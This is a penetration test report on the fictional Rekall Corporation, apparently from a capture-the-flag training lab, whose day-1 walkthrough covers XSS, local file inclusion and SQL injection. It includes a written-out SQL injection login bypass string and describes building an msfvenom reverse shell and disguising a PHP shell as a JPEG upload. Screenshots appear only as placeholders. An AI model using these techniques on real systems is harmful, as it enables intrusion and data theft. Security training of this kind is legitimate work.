Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	CyberBots Inc
Contact Name	Rose
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	18 April 2024	Rose Xu	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Certain Input fields on the Rekall corporation website had input validation.
- For one of the uploads to the Rekall corporation website, the website only allowed JPEG uploads which prevents users from uploading malicious files like PHP files.
- Rekall Corp made it difficult to access the contents of the disclaimer.php page by hiding the page name.
- CBI couldn't find any suspicious usernames in host 192.168.13.11
- The process of finding the flag12.txt was more difficult as the machine needed to believe that the user had sudo permissions.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS, sensitive data exposure, LFI, SQL injection, command injection, php injection, session management and directory traversal attacks revealed vulnerabilities on the Rekall Corp website.
- Brute force attack was performed due to weak password.
- Vulnerabilities found on hosts 192.168.13.12, 192.168.13.10, 192.168.13.11, 192.168.13.12 and 192.168.13.13 on Linux Servers.
- CVE-2019-19287 on Linux Server
- User's name and hashed password found in plain text on the Github website.
- No login name or password required to FTP into machine 172.22.117.20
- SSH connection was not secure
- Could easily gain access to Windows 10 machine and view/create/change any scheduled tasks
- Using kiwi, hashed passwords on Windows machine were easily hashable.
- CBI could easily view the contents of the files found on the Windows machine.


Executive Summary

Day 1


Starting with day 1, this penetration test was focused on Web vulnerabilities.
CBI started off by using cross site scripting to inject a Javascript alert payload into the input field on the welcome.php page.




On the memory.php page, CBI entered the same XSS payload as flag 1 but it did not work. So CBI tried breaking the script tag and flag 2 was found.




On the Comments.php page, CBI used the same method as finding flag 1 to find flag 3.




CBI used the curl command to expose the sensitive data on the servers




CBI performed a local file inclusion exploit using msfvenom to create a payload, specifically a reverse tcp shell file.




CBI tried uploading the same file shell.php but it did not work. It was discovered that the upload file only accepted jpegs. CBI used terminal to convert the file from a php to a jpeg to make the upload successful.




CBI used SQL injection on the login.php page using test as login and password as {ok’ or 1=1- - } to get flag 7.




CBI used (control + A) to highlight the Admin login and password on the login.php page and then entered the credentials.



